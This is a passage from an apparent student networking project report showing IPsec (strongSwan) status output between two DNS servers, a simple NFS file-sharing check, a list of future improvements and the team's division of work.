dns1-to-dns2:   local:  [192.168.85.3] uses pre-shared key authentication
dns1-to-dns2:   remote: [192.168.85.13] uses pre-shared key authentication
dns1-to-dns2:   child:  dynamic === dynamic TRANSPORT
Routed Connections:
dns1-to-dns2{1}:  ROUTED, TRANSPORT, reqid 1
dns1-to-dns2{1}:   192.168.85.3/32 === 192.168.85.13/32
Security Associations (1 up, 0 connecting):
dns1-to-dns2[2]: ESTABLISHED 20 minutes ago, 192.168.85.3[192.168.85.3]...192.168.85.13[192.168.85.13]
dns1-to-dns2[2]: IKEv2 SPIs: 7a3a2b53a4738753_i 94dee04b26b0b597_r*, pre-shared key reauthentication in 2 hours
dns1-to-dns2[2]: IKE proposal: AES_CBC_128/HMAC_SHA2_256_128/PRF_AES128_XCBC/ECP_256
dns1-to-dns2{3}:  INSTALLED, TRANSPORT, reqid 1, ESP SPIs: c9e36092_i c322ef74_o
dns1-to-dns2{3}:  AES_GCM_16_128, 379902 bytes_i (4326 pkts, 4s ago), 415013 bytes_o (4325 pkts, 4s ago), rekeying in 24 minutes
dns1-to-dns2{3}:   192.168.85.3/32 === 192.168.85.13/32
```

NFS

1) In NFS-server, create a new file:


nano /home/dhcpserver/nfs/123



```
  GNU nano 2.9.3                                                /home/dhcpserver/nfs/123

Shared file 123
```

2) Check the file in client side:

nano /home/client/nfs/123



```
  GNU nano 2.9.3                                                /home/router/nfs/123

Shared file 123
```

Future Improvements

1) Configure firewall in DHCP server and DNS server.
2) Set automatic upgrade in each server.
3) Add more webpages in our webserver.
4) Enable remote control of every server.
5) Implement load balance for webserver.
6) Hosts outside this network can access to the webserver.

Division of work

1. DNS server: Yuchen Zhao
2. DHCP server: Lisheng Zhang
3. Web Server / Backup Server and add-on: Gan Li
4. Documentation: Yuchen Zhao, Lisheng Zhang & Gan Li